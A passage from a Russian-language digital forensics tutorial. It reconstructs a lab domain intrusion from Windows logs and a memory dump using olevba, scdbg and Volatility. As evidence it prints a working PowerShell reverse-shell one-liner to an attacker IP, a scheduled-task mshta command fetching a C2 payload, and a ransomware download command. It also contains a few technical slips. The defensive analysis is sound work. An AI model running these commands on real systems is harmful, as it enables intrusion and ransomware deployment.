Поле `Last Run` содержит дату последних семи запусков. Как видно из рисунка выше, пользователь открыл файл `Unpaid Invoice.xls`, при этом последняя метка времени запуска приложения `Excel.exe` — `22.11.2021 в 19:38:16 UTC`. Осталось выяснить, что представляет собой вредоносный файл `Unpaid Invoice.xls`, по его MD5: 650cf937046ce0c755a217ae8a60611d.

Файл содержит VBA-скрипт. Вытащим его с помощью olevba. При запуске появляются ошибки, поэтому мы запустим утилиту с параметром `--show-pcode`. Техника встраивания вредоносного кода в содержащий макрос документ называется Stomping VBA.

```
olevba --show-pcode Unpaid\ Invoice.xls
```

Продолжение статьи →

УРОКИ ФОРЕНЗИКИ

ИССЛЕДУЕМ ДАМПЫ И ИЩЕМ СЛЕДЫ ВЗЛОМА В СИСТЕМЕ

```
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub

+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|VirtualAllocEx      |May inject code into another process         |
|Suspicious|WriteProcessMemory  |May inject code into another process         |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |rundll32.exe        |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

Результат работы утилиты olevba

Извлечем p-code, найдем шелл и проанализируем его.

```
Line #52:
    LineCont 0x0030 88 00 00 00 0A 01 00 00 8A 01 00 00 0C 02 00 00 8A 02 00 00 08 03 00 00 86 03 00 00 0A 04 00 00 A2 04 00 00 3A 05 00 00 D0 05 00 00 56 06 00 00
    LitDI2 0x00BA
    LitDI2 0x0099
    LitDI2 0x003D
    LitDI2 0x0076
    LitDI2 0x00F4
    LitDI2 0x00D9
    LitDI2 0x00EC
    LitDI2 0x00D9
    LitDI2 0x0074
    LitDI2 0x0024
    LitDI2 0x00F4
    LitDI2 0x0058
    LitDI2 0x0029
    LitDI2 0x00C9
    LitDI2 0x00B1
    LitDI2 0x00C9
    LitDI2 0x0031
```

Часть вредоносного p-code

Преобразуем его в следующий формат и сохраним в файл `sc`.

```
\xBA\x99\x3D\x76\xF4\xD9\xEC\xD9\x74\x24\xF4\x58\x29\xC9\xB1\xC9\
```

Содержимое шелл-кода

Проанализируем полученный файл с помощью утилиты `scdbg`.

```
scdbg /f sc
```

```
Loaded ced bytes from file sc
Detected \x encoding input format converting...
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010bd  LoadLibraryA(wininet)
4010cb  InternetOpenA()
4010e7  InternetConnectA(server: 192.168.112.128, port: 8080, )

Stepcount 2000001
```

Шелл-код

После запуска документа `Unpaid Invoice.xls` устанавливается обратная оболочка с управляющим сервером `192.168.112.128:8080`, после чего злоумышленник может выполнять команды на скомпрометированном компьютере.

Приступим к анализу логов операционной системы и выясним, какие еще действия совершил злоумышленник в системе. Откроем утилиту fulleventlogview, перейдем на вкладку File → Choose Data Source и укажем путь к файлам логов: `Windows\System32\winevt\Logs`.

Проанализируем сначала логи антивируса Windows Defender. Мы сразу же обнаруживаем событие с идентификатором `1116` (MALWAREPROTECTION_STATE_MALWARE_DETECTED), которое свидетельствует об обнаружении вредоносного файла.

Event Time	Record ID	Event ID	Level	Channel	Provider	De
21.11.2021 19:03:28.078	41	1116	Warning	Microsoft-Windows-Windows Defender/Operational	Microsoft-Windows-Windows...	Пр
21.11.2021 19:04:13.350	43	1116	Warning	Microsoft-Windows-Windows Defender/Operational	Microsoft-Windows-Windows...	Пр

```
Программа Антивирусная программа Microsoft Defender обнаружила вредоносные или другие потенциально нежелательные программы.
 Чтобы узнать больше, см. приведенные далее сведения.
http://go.microsoft.com/fwlink/?linkid=37020&name=Exploit:Win32/ShellCode.BN&threatid=2147729656&enterprise=0
        Имя: Exploit:Win32/ShellCode.BN
        ИД: 2147729656
        Серьезность: Severe
        Категория: Exploit
        Путь: file:_\\vmware-host\Shared Folders\asd\note.txt
        Начало обнаружения: Сетевая папка
        Тип обнаружения: Конкретный
        Источник обнаружения: Защита в реальном времени:
        Пользователь: CYBERDEFENDERS\0xMohammed
        Название процесса: C:\Windows\System32\notepad.exe
        Версия службы анализа безопасности: AV: 1.353.1337.0, AS: 1.353.1337.0, NIS: 119.0.0.0
        Версия подсистемы: AM: 1.1.18700.4, NIS: 2.1.14600.4
```

Логи Windows Defender

Пользователь `0xMohammed` пытался открыть файл по пути `\\vmware-host\Shared Folders\asd\note.txt` в блокноте. Windows Defender обнаружил вредоносный файл и классифицировал его как `Exploit:Win32/ShellCode.BN` (каталог расположения файла `asd`).

Предположительно запуск вредоносного документа `Unpaid Invoice.xls` произошел 22.11.2021 в 19:38 UTC, с этого момента мы и начнем анализировать логи. В 20:26:03 UTC была запущена оболочка Windows PowerShell (события имеют идентификаторы `400` и `600`), далее начинается выполнение команды.

```
Поставщик "Variable" находится в состоянии Started.

Подробные сведения:
        ProviderName=Variable
        NewProviderState=Started

        SequenceNumber=11

        HostName=ConsoleHost
        HostVersion=5.1.14393.187
        HostId=a0e5047d-5cc3-42c4-b31a-ea2f710e28ed
        HostApplication=powershell -nop -exec bypass -EncodedCommand LQBoAA==
        EngineVersion=
        RunspaceId=
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Вызов PowerShell с аргументом -h

```
Состояние обработчика изменилось с None на Available.

Подробные сведения:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.14393.187
        HostId=93fe68f1-f538-4af0-8535-b6f2a50509e4
        HostApplication=powershell -nop -exec bypass -EncodedCommand
LQBOAG8AUAAgAC0ATgBvAG4ASQBuAGkAdABpAGEAbAAgAC...
        EngineVersion=5.1.14393.187
        RunspaceId=361eb05e-80e1-4547-ac4e-6476342db200
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Выполнение вредоносного скрипта

После выполнения обратной оболочки в файле `Unpaid Invoice.xls` злоумышленник получил доступ к компьютеру, затем он начал выполнять команды PowerShell, показанные на рисунке выше. Извлечем их из логов и преобразуем в текстовый вид.

```
'$SecPassword=ConvertTo-SecureString'Password123!'-AsPlainText-Force'

"$Cred=New-ObjectSystem.Management.Automation.PSCredential('TESTLABdfm.a',$SecPassword)"

'$client=New-ObjectSystem.Net.Sockets.TCPClient("192.168.112.128",1337);

$stream=$client.GetStream();
[byte[]]$bytes=0..65535|%{0};
while(($i=$stream.Read($bytes,0,$bytes.Length))-ne0)
{;

$data=(New-Object-TypeNameSystem.Text.ASCIIEncoding).GetString($bytes,0,$i);
$sendback=(iex$data2>&1|Out-String);
$sendback2=$sendback+"PS"+(pwd).Path+">";
$sendbyte=([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()
};
$client.Close()'
```

PowerShell команды, выполненные злоумышленником

Злоумышленник запустил новую оболочку PowerShell от имени пользователя `labib` для устойчивого доступа к скомпрометированному компьютеру с IP-адресом `192.168.112.128`, на порте `1337`. Далее взломщик пытался авторизоваться на хосте `DC01` с учетными данными пользователя `labib`. В 21:20:29 зафиксировано событие `4648` — авторизация на компьютере DC01 от пользователя `labib`, имя процесса `PowerShell.exe`.

```
Выполнена попытка входа в систему с явным указанием учетных данных.

Субъект:
        ИД безопасности:                S-1-5-21-3200536464-3375982059-3076520942-1104
        Имя учетной записи:             labib
        Домен учетной записи:           CYBERDEFENDERS
        Код входа:              0x2D573
        GUID входа:             {00000000-0000-0000-0000-000000000000}

Были использованы учетные данные следующей учетной записи:
        Имя учетной записи:             labib
        Домен учетной записи:           CYBERDEFENDERS.ORG
        GUID входа:             {5dee171f-7136-5823-e8e4-256b32b3535a}

Целевой сервер:
        Имя целевого сервера:   dc01.cyberdefenders.org
        Дополнительные сведения:        ldap/dc01.cyberdefenders.org/cyberdefenders.org

Сведения о процессе:
        Идентификатор процесса:         0x1cd8
        Имя процесса:           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Сведения о сети:
        Сетевой адрес:  -
        Порт:                   -
```

Событие 4648

В 21:20:46 также зафиксированы попытки входа на PC01 с адреса `192.168.112.128`, авторизоваться пытался тот же пользователь `labib`.

```
Вход в учетную запись выполнен успешно.

Субъект:
        ИД безопасности:                S-1-0-0
        Имя учетной записи:             -
        Домен учетной записи:           -
        ИД входа:               0x0

Сведения о входе:
        Тип входа:                      3
        Ограниченный режим администрирования:   -
        Виртуальная учетная запись:             Нет
        Расширенный маркер:             Нет

Уровень олицетворения:          Олицетворение

Новый вход:
        ИД безопасности:                S-1-5-21-3200536464-3375982059-3076520942-1104
        Имя учетной записи:             labib
        Домен учетной записи:           CYBERDEFENDERS
        ИД входа:               0x1A0A6FB
        Связанный ИД входа:             0x0
        Сетевое имя учетной записи:     -
        Сетевой домен учетной записи:   -
        GUID входа:             {00000000-0000-0000-0000-000000000000}

Сведения о процессе:
        ИД процесса:            0x0
        Имя процесса:           -

Сведения о сети:
        Имя рабочей станции:
        Сетевой адрес источника:        192.168.112.128
        Порт источника:         48102
```

Сетевой вход

В 21:51:15 UTC от имени пользователя `labib` выполнен скрипт Invoke-ACLPwn.ps1. Этот скрипт предназначен для удаления списков ACL в Active Directory, настроенных небезопасно, а также для сбора данных об объектах домена.

```
Информация контекста:
        DetailSequence=1
        DetailTotal=1

        SequenceNumber=26

        UserId=CYBERDEFENDERS\labib
        HostName=ConsoleHost
        HostVersion=5.1.14393.187
        HostId=9ec516f9-354c-4caf-a29d-77223ad4c3c3
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass
        EngineVersion=5.1.14393.187
        RunspaceId=866579b5-9f45-4db1-b361-bf1ac9b94088
        PipelineId=26
        ScriptName=C:\Users\labib\Downloads\Invoke-ACLPwn.ps1
        CommandLine=    Add-Type -AssemblyName System.IO.Compression.FileSystem

Подробные сведения:
CommandInvocation(Add-Type): "Add-Type"
ParameterBinding(Add-Type): name="AssemblyName"; value="System.IO.Compression.FileSystem"
```

Выполнение скрипта Invoke-ACLPwn.ps1

Для получения доступа к компьютеру DC01 злоумышленнику необходимо завладеть учетной записью пользователя `0xMohammed`, который входит в группу Domain Admins. В 22:56:23 UTC обнаружено подключение к DC01 с помощью службы `WinRM`, идентификатор события `6`.

22.11.2021 22:56:23.802	103	6	Information	Microsoft-Windows-WinRM/Operational
22.11.2021 22:56:24.057	104	31	Information	Microsoft-Windows-WinRM/Operational

```
Создание сеанса WSMan. Строка подключения: DC01/wsman?PSVersion=5.1.14393.187
```

Открытие WinRM

В 22:58:44 UTC зафиксировано событие авторизации на хосте DC01, при этом были введены учетные данные пользователя `0xMohammed`.

22.11.2021 22:58:44.779	3346	4648	Undefined	Security
22.11.2021 22:58:45.419	190	8196	Information	Microsoft-Windows-PowerShell/Operational

```
Выполнена попытка входа в систему с явным указанием учетных данных.

Субъект:
        ИД безопасности:                S-1-5-21-3200536464-3375982059-3076520942-1104
        Имя учетной записи:             labib
        Домен учетной записи:           CYBERDEFENDERS
        Код входа:              0x2D573
        GUID входа:             {00000000-0000-0000-0000-000000000000}

Были использованы учетные данные следующей учетной записи:
        Имя учетной записи:             0xmohammed
        Домен учетной записи:           CYBERDEFENDERS.ORG
        GUID входа:             {00000000-0000-0000-0000-000000000000}

Целевой сервер:
        Имя целевого сервера:   DC01
        Дополнительные сведения:        HTTP/DC01

Сведения о процессе:
        Идентификатор процесса:         0x1674
        Имя процесса:           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Сведения о сети:
        Сетевой адрес:  -
        Порт:                   -
```

Попытка входа в систему

С этого момента злоумышленник выполнял команды PowerShell уже от имени пользователя `0xMohammed`. В 13:32:44 UTC 23.11.2021 доменный пользователь `CYBERDEFENDERS\0xMohammed` зарегистрировал задачу `MicrosoftEdge`, идентификатор события `106`. Найдем эту задачу в каталоге `Windows\System32\Tasks\MicrosoftEdge`.

```
<Actions Context="Author">
 <Exec>
  <Command>c:\Windows\system32\cmd.exe</Command>
  <Arguments>/c "mshta.exe http://c2.cyberdefenders.org/5EEiDSd70ET0k.hta"</Arguments>
 </Exec>
</Actions>
<Principals>
 <Principal id="Author">
  <UserId>CYBERDEFENDERS\0xMohammed</UserId>
  <LogonType>InteractiveToken</LogonType>
  <RunLevel>LeastPrivilege</RunLevel>
 </Principal>
</Principals>
```

Созданная задача MicrosoftEdge

Согласно матрице MITRE ATT&CK, такая техника атаки называется **T1053.005**, атакующий использовал управляющий сервер `c2.cyberdefenders.org`.

Теперь проверим историю команд PowerShell. Для пользователя `administrator` в файле `C:/Users/administrator/AppData/Roaming/Microsoft/Windows/PowerShell/PSReadline/ConsoleHost_history.txt` хранится следующая информация.

```
"C:\Windows\system32\schtasks.exe" /Create /F /SC DAILY /ST 12:00 /TN MicrosoftEdge /TR "c:\Windows\system32\cmd.exe /c 'mshta.exe http://c2.cyberdefenders.org/5EEiDSd70ET0k.hta'"
.\schtasks.exe /Create /F /SC DAILY /ST 12:00 /TN MicrosoftEdge /TR "c:\Windows\system32\cmd.exe /c 'mshta.exe http://c2.cyberdefenders.org/5EEiDSd70ET0k.hta'"
```

Содержимое файла ConsoleHost_history.txt пользователя administrator

При исследовании артефактов, извлеченных из побитовой копии образа хоста PC01, удалось восстановить ход взлома. С помощью фишингового письма, содержащего шелл-код с адресом управляющего сервера `192.168.112.128:8080`, злоумышленники получили доступ к компьютеру от имени пользователя `labib`. Затем они собрали информацию о домене и скомпрометировали учетные данные администратора домена `0xMohammed`. Для доступа к хосту DC01 атакующие использовали службу WinRM и удаленное выполнение команд PowerShell.

ОБРАЗ ОПЕРАТИВНОЙ ПАМЯТИ ХОСТА DC01

При исследовании образа оперативной памяти мы научимся выявлять артефакты удаленного выполнения кода службы WinRM, познакомимся с важными структурами исполняемых объектов памяти Windows, узнаем, как их анализировать, и выясним, что сделал злоумышленник на скомпрометированном компьютере.

Для начала получим информацию об исследуемом профиле и имени компьютера.

```
python2.7 vol.py -f memory.dmp imageinfo
```

Профиль образа — `Win2016x64_14393`. Теперь получим информацию из ключа реестра `SYSTEM\ControlSet001\Control\ComputerName\ComputerName`.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393
printkey -K "SYSTEM\ControlSet001\Control\ComputerName\C
omputerName"
```

```
----------------------------
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2021-11-19 17:50:47 UTC+0000

Subkeys:

Values:
REG_SZ                        : (S) mnmsrvc
REG_SZ        ComputerName    : (S) DC01
```

Имя компьютера

Получим адрес ветки реестра `SOFTWARE`:

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393 hivelist
```

Адрес ветки SOFTWARE — `0x00000000040f7000`.

Можно приступать к анализу процессов. Для этого воспользуемся плагином pstree, а результат выполнения сохраним в файл.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393 pstree >
 pstree.txt
```

```
.. 0xffffba033ee96800:svchost.exe         512    664    14      0 2021-11-20 14:12:24 UTC+0000
.. 0xffffba033f7d1800:vm3dservice.ex     1280    664     2      0 2021-11-20 14:13:35 UTC+0000
... 0xffffba033f6c7080:vm3dservice.ex    2184   1280     2      0 2021-11-20 14:14:03 UTC+0000
.. 0xffffba033f3d3080:svchost.exe        1544    664     6      0 2021-11-20 14:13:02 UTC+0000
.. 0xffffba033ee9c800:svchost.exe         912    664     8      0 2021-11-20 14:12:16 UTC+0000
.. 0xffffba033f493080:msdtc.exe          1560    664     9      0 2021-11-20 14:16:17 UTC+0000
.. 0xffffba033ee92800:svchost.exe         796    664    15      0 2021-11-20 14:12:27 UTC+0000
.. 0xffffba034180a540:Microsoft.Acti     1456    664    10      0 2021-11-20 14:16:30 UTC+0000
.. 0xffffba033f6d6800:spoolsv.exe        1832    664    10      0 2021-11-20 14:13:27 UTC+0000
.. 0xffffba033f7bd800:svchost.exe        1884    664     9      0 2021-11-20 14:13:32 UTC+0000
.. 0xffffba033f79f800:dns.exe            1964    664    21      0 2021-11-20 14:13:33 UTC+0000
.. 0xffffba033f7c9800:dfssvc.exe         1540    664    11      0 2021-11-20 14:13:38 UTC+0000
.. 0xffffba033f7a75c0:wlms.exe            688    664     2      0 2021-11-20 14:13:35 UTC+0000
.. 0xffffba033ff59080:svchost.exe        1976    664     8      0 2021-11-20 14:20:05 UTC+0000
.. 0xffffba033f3fa800:svchost.exe        1220    664    10      0 2021-11-20 14:12:42 UTC+0000
.. 0xffffba033f3fc800:svchost.exe        1228    664    23      0 2021-11-20 14:12:42 UTC+0000
.. 0xffffba033ef56800:svchost.exe        1100    664    39      0 2021-11-20 14:12:34 UTC+0000
.. 0xffffba033ee90800:svchost.exe         848    664    31      0 2021-11-20 14:12:27 UTC+0000
.. 0xffffba033f7cb800:MsMpEng.exe        1272    664    34      0 2021-11-20 14:13:36 UTC+0000
.. 0xffffba033f7e76c0:svchost.exe        1956    664     8      0 2021-11-20 14:13:33 UTC+0000
.. 0xffffba033efb4080:svchost.exe         860    664    15      0 2021-11-20 14:12:14 UTC+0000
... 0xffffba033f7af680:RuntimeBroker.    1432    860     8      0 2021-11-20 14:20:04 UTC+0000
... 0xffffba03418aa800:ShellExperienc    2644    860    28      0 2021-11-20 14:20:18 UTC+0000
... 0xffffba0341ae5800:SearchUI.exe      3160    860    15      0 2021-11-20 14:20:20 UTC+0000
... 0xffffba033f4a7080:wsmprovhost.ex    1632    860    22      0 2021-11-20 15:06:08 UTC+0000
.... 0xffffba03419b7800:svchost.exe      3140   1632     5      0 2021-11-20 15:06:52 UTC+0000
```

Запущенные в системе процессы

Из рисунка выше видно, что процесс `svchost.exe` (идентификатор `512`) породил экземпляр процесса `wsmprovhost.exe` (идентификатор `1632`), который является хост-процессом для подключаемых модулей службы WinRM. Команды PowerShell злоумышленника удаленно выполнялись в контексте процесса `wsmprovhost.exe` (идентификатор `1632`). Также процесс `1632` создал дочерний процесс `svchost.exe`. Из полученного анализа можно сделать вывод, что злоумышленники получили доступ к компьютеру DC01, используя возможности службы WinRM.

WWW

Качественный анализ поиска удаленного выполнения команд PowerShell описан в статье Investigating PowerShell Attacks.

Службы WinRM для взаимодействия используют протокол WS-Management, который отправляет сообщения SOAP в потоке XML-сообщений. Их структура представлена в документации. Получим все резидентные страницы памяти процесса `wsmprovhost.exe` (идентификатор `1632`) и извлечем из него все XML-объекты, в которых передаются команды PowerShell службы WinRM.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393 memdump
-p 1632 -D .
```

Все найденные XML-объекты сохраним в файл. Затем в структуре XML-документа найдем поле `<S N="History">`:

```
strings 1632.dmp | grep -i '<Obj RefId="0">' > objectPS
```

```
<B N="IsNested">false</B>
<S N="History">Invoke-WebRequest http://192.168.112.128:8000/svchost.exe -OutFile svchost.exe</S>
<B N="RedirectShellErrorOutputPipe">false</B>
```

Загрузка файла svchost.exe

Для загрузки файла `svchost.exe` используется следующая команда PowerShell: `Invoke-WebRequest http://192.168.112.128:8000/svchost.exe -OutFile svchost.exe`. Спускаемся ниже и видим запуск данного файла.

```
<S N="History">.\svchost.exe</S>
```

Запуск файла svchost

Иногда сложно найти вредоносный процесс в памяти Windows, в этом случае можно получить дампы всех процессов в системе и проверить их с помощью антивируса.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393
procdump -D procdmp/
```

```
Объект:    \AD-MEM\procdmp\executable.3140.exe
Результат:    Обнаружено: Trojan-Ransom.Win32.Gen.adag
Причина:    Автоматический анализ
Хеш:    f8dbe9a85ea88c79c7dbf0f884a85a2726f7fba874b9bded3e10bd084800cd5d
```

Обнаруженный вредоносный файл

Процесс `svchost.exe` (идентификатор `3140`) вредоносный и относится к семейству шифровальщиков DarkSide. Получим информацию о привилегиях этого процесса в системе, для чего воспользуемся плагином privs.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393 privs -p
 3140
```

```
Pid      Process          Value  Privilege                            Attributes               Description
-------- ---------------- ------ ------------------------------------ ------------------------ -----------
    3140 svchost.exe           2 SeCreateTokenPrivilege                                        Create a token object
    3140 svchost.exe           3 SeAssignPrimaryTokenPrivilege                                 Replace a process-level token
    3140 svchost.exe           4 SeLockMemoryPrivilege                                         Lock pages in memory
    3140 svchost.exe           5 SeIncreaseQuotaPrivilege             Present,Enabled,Default  Increase quotas
    3140 svchost.exe           6 SeMachineAccountPrivilege            Present,Enabled,Default  Add workstations to the domain
    3140 svchost.exe           7 SeTcbPrivilege                                                Act as part of the operating system
    3140 svchost.exe           8 SeSecurityPrivilege                  Present,Enabled,Default  Manage auditing and security log
    3140 svchost.exe           9 SeTakeOwnershipPrivilege             Present,Enabled,Default  Take ownership of files/objects
    3140 svchost.exe          10 SeLoadDriverPrivilege                Present,Enabled,Default  Load and unload device drivers
    3140 svchost.exe          11 SeSystemProfilePrivilege             Present,Enabled,Default  Profile system performance
    3140 svchost.exe          12 SeSystemtimePrivilege                Present,Enabled,Default  Change the system time
    3140 svchost.exe          13 SeProfileSingleProcessPrivilege      Present,Enabled,Default  Profile a single process
    3140 svchost.exe          14 SeIncreaseBasePriorityPrivilege      Present,Enabled,Default  Increase scheduling priority
    3140 svchost.exe          15 SeCreatePagefilePrivilege            Present,Enabled,Default  Create a pagefile
    3140 svchost.exe          16 SeCreatePermanentPrivilege                                    Create permanent shared objects
    3140 svchost.exe          17 SeBackupPrivilege                    Present,Enabled,Default  Backup files and directories
    3140 svchost.exe          18 SeRestorePrivilege                   Present,Enabled,Default  Restore files and directories
    3140 svchost.exe          19 SeShutdownPrivilege                  Present,Enabled,Default  Shut down the system
    3140 svchost.exe          20 SeDebugPrivilege                     Present,Enabled,Default  Debug programs
    3140 svchost.exe          21 SeAuditPrivilege                                              Generate security audits
    3140 svchost.exe          22 SeSystemEnvironmentPrivilege         Present,Enabled,Default  Edit firmware environment values
    3140 svchost.exe          23 SeChangeNotifyPrivilege              Present,Enabled,Default  Receive notifications of changes to files or directories
    3140 svchost.exe          24 SeRemoteShutdownPrivilege            Present,Enabled,Default  Force shutdown from a remote system
    3140 svchost.exe          25 SeUndockPrivilege                    Present,Enabled,Default  Remove computer from docking station
    3140 svchost.exe          26 SeSyncAgentPrivilege                                          Synch directory service data
    3140 svchost.exe          27 SeEnableDelegationPrivilege          Present,Enabled,Default  Enable user accounts to be trusted for delegation
    3140 svchost.exe          28 SeManageVolumePrivilege              Present,Enabled,Default  Manage the files on a volume
    3140 svchost.exe          29 SeImpersonatePrivilege               Present,Enabled,Default  Impersonate a client after authentication
    3140 svchost.exe          30 SeCreateGlobalPrivilege              Present,Enabled,Default  Create global objects
    3140 svchost.exe          31 SeTrustedCredManAccessPrivilege                               Access Credential Manager as a trusted caller
    3140 svchost.exe          32 SeRelabelPrivilege                                            Modify the mandatory integrity level of an object
    3140 svchost.exe          33 SeIncreaseWorkingSetPrivilege        Present,Enabled,Default  Allocate more memory for user applications
    3140 svchost.exe          34 SeTimeZonePrivilege                  Present,Enabled,Default  Adjust the time zone of the computer's internal clock
    3140 svchost.exe          35 SeCreateSymbolicLinkPrivilege        Present,Enabled,Default  Required to create a symbolic link
```

Привилегии процесса svchost.exe


Количество привилегий по умолчанию у этого вредоносного процесса — 25. Давай проведем глубокий анализ вредоносного процесса `3140`, но прежде немного поговорим о структурах исполняемых объектов в памяти.

Найдем поле `PoolTag` структуры `_POOL_HEADER` исследуемого процесса. В памяти Windows есть следующие криминалистически важные исполняемые объекты: `_FILE_OBJECT` — экземпляр открытого файла, представляющий доступ процессу или модулю ядра к файлу, `_EPROCESS` — структура процесса в памяти, `_TOKEN`, `_ETHREAD` и многое другое.

INFO

Описание структуры памяти Windows представлено в книге The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory.

Каждый исполняемый объект Windows хранится в следующей структуре.



Пул исполняемого объекта

Пул ядра — это диапазон памяти, который можно разделить на мелкие блоки для хранения данных любого типа.

```
>>> dt("_POOL_HEADER")
 '_POOL_HEADER' (16 bytes)
0x0   : PoolIndex
0x0   : PreviousSize
0x0   : Ulong1
0x2   : BlockSize
0x2   : PoolType
0x4   : PoolTag
0x8   : AllocatorBackTraceIndex
0x8   : ProcessBilled
0xa   : PoolTagHash
```

Структура _POOL_HEADER

Структура `_POOL_HEADER` содержит элемент `PoolTag` — состоящее из ASCII-символов четырехбайтовое значение. Этот элемент создан Microsoft для отладки и аудита ядра. Элемент `PoolTag` может иметь значения `Proc`, `Thrd`, `File` и другие. Многие плагины Volatility для поиска объектов в памяти используют метод сканирования PoolTag, чтобы находить скрытые и завершенные процессы, а также руткиты. Размер структуры `_POLL_HEADER` составляет 10 байт.

Структура `_OBJECT_HEADER` общая для всех типов исполняемых объектов. Размер `Optional Header` в структуре пула исполняемого объекта определяется в зависимости от содержимого поля `InfoMask`.

```
>>> dt("_OBJECT_HEADER")
 '_OBJECT_HEADER' (56 bytes)
0x0   : PointerCount
0x8   : HandleCount
0x8   : NextToFree
0x10  : Lock
0x18  : TypeIndex
0x19  : DbgRefTrace
0x19  : DbgTracePermanent
0x19  : TraceFlags
0x1a  : InfoMask
0x1b  : DefaultSecurityQuota
0x1b  : DeletedInline
0x1b  : ExclusiveObject
0x1b  : Flags
0x1b  : KernelObject
0x1b  : KernelOnlyAccess
0x1b  : NewObject
0x1b  : PermanentObject
0x1b  : SingleHandleEntry
0x1c  : Reserved
0x20  : ObjectCreateInfo
0x20  : QuotaBlockCharged
0x28  : SecurityDescriptor
0x30  : Body
```

Структура _OBJECT_HEADER

Name	Structure	Bit Mask	Size (Bytes)	Description
Creator Info	_OBJECT_HEADER_CREATOR_INFO	0x1	32	Stores information on the creator of the object
Name Info	_OBJECT_HEADER_NAME_INFO	0x2	32	Stores the object's name
Handle Info	_OBJECT_HEADER_HANDLE_INFO	0x4	16	Maintains data about processes with open handles to the object
Quota Info	_OBJECT_HEADER_QUOTA_INFO	0x8	32	Tracks usage and resource stats
Process Info	_OBJECT_HEADER_PROCESS_INFO	0x10	16	Identifies the owning process

Значение InfoMask и его размер

Продолжение статьи →

УРОКИ ФОРЕНЗИКИ

ИССЛЕДУЕМ ДАМПЫ И ИЩЕМ СЛЕДЫ ВЗЛОМА В СИСТЕМЕ

Наша задача — найти содержимое элемента `PoolTag` в структуре `_POOL_HEADER` вредоносного процесса `svchost.exe` (идентификатор `3140`). Для этого необходимо перейти к адресу структуры `_EPROCESS`, далее в структуре `_OBJECT_HEADER` найти элемент `InfoMask`, чтобы определить размер `Optional Header`, и перейти на адрес структуры `_POOL_HEADER`. Для этого воспользуемся плагином volshell.

```
python2.7 vol.py -f memory.dmp --profile=Win2016x64_14393
volshell -p 3140
```


Далее получим адрес структуры `_EPROCESS`.

```
proc()
```

Адрес исследуемого процесса — `0xFFFFBA03419B7800`.

Теперь получим содержимое структуры `_OBJECT_HEADER`. Для этого из адреса `0xFFFFBA03419B7800` вычтем `0x30` (размер `_OBJECT_HEADER`).

```
dt("_OBJECT_HEADER",0xFFFFBA03419B7800-0x30)
```




Содержимое структуры _OBJECT_HEADER

Значение поля `InfoMask` — `0x8`, а значит, по таблице выше размер `Optional Header` составляет `0x20` байт.

Чтобы перейти на адрес структуры `_POOL_HEADER` вредоносного процесса `svchost.exe`, необходимо из адреса `0xFFFFBA03419B7800` вычесть `0x30` (размер `_OBJECT_HEADER`), `0x20` (размер `Optional Header`) и `0x10` (размер `_POOL_HEADER`).

